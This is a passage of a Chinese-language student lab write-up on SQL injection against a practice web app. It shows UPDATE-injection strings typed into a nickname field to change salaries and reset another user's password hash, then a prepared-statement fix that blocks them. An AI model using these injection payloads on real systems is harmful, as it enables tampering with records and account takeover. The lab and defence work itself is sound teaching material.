
PhoneNumber='$input\_phonenumber'

WHERE ID=$id;

为了达成我们构造的效果，登录Alice，点开个人信息编辑，在nickname一栏中输入 ',Salary='114514' where Name='Alice'; #;



尝试登录，发现工资确实被修改了




**3.2**


本实验中我们尝试更改Boby的工资，类似于上一步，但这一步中，我们要将注入的SQL代码中的name改成Boby。

在nickname一栏填入如下内容：

',salary='1' where Name='Boby'#



此时我们登录Boby账号查看，工资被修改




**3.3**

由实验报告我们可以了解到，文件unsafe edit backend.php会让我们输入的密码经过sha1加密之后将其保存到了数据库的Password字段，由此我们仿照前两步中的做法，在nickname一栏输入


',Password='XXXX'（密码转化为的哈希值） where Name='Boby'#

我们假定密码为114514，在控制台用指令echo -n '114514' | sha1sum，得到密码哈希值为：2c8509df0df65f9826dc872a9acfea532c1f53c7




在nickname一栏输入

',Password='2c8509df0df65f9826dc872a9acfea532c1f53c7' where Name='Boby'#



然后我们登录boby账号，发现密码变成了114514。



哼，哼，哼，啊啊啊啊啊啊啊啊啊，啊啊啊啊啊啊啊。野兽先辈Boby说（不是）

Task4

Task4: Countermeasure — Prepared Statement

使用SQL预处理对查询语句进行处理，防止SQL注入的产生，尝试一下原来的payload，已经打不通了。

通过预处理划开查询语句的和用户输入，导致用户输入不能逃逸成为查询语句的一部分，实现对SQL注入的防止

如图，攻击失败

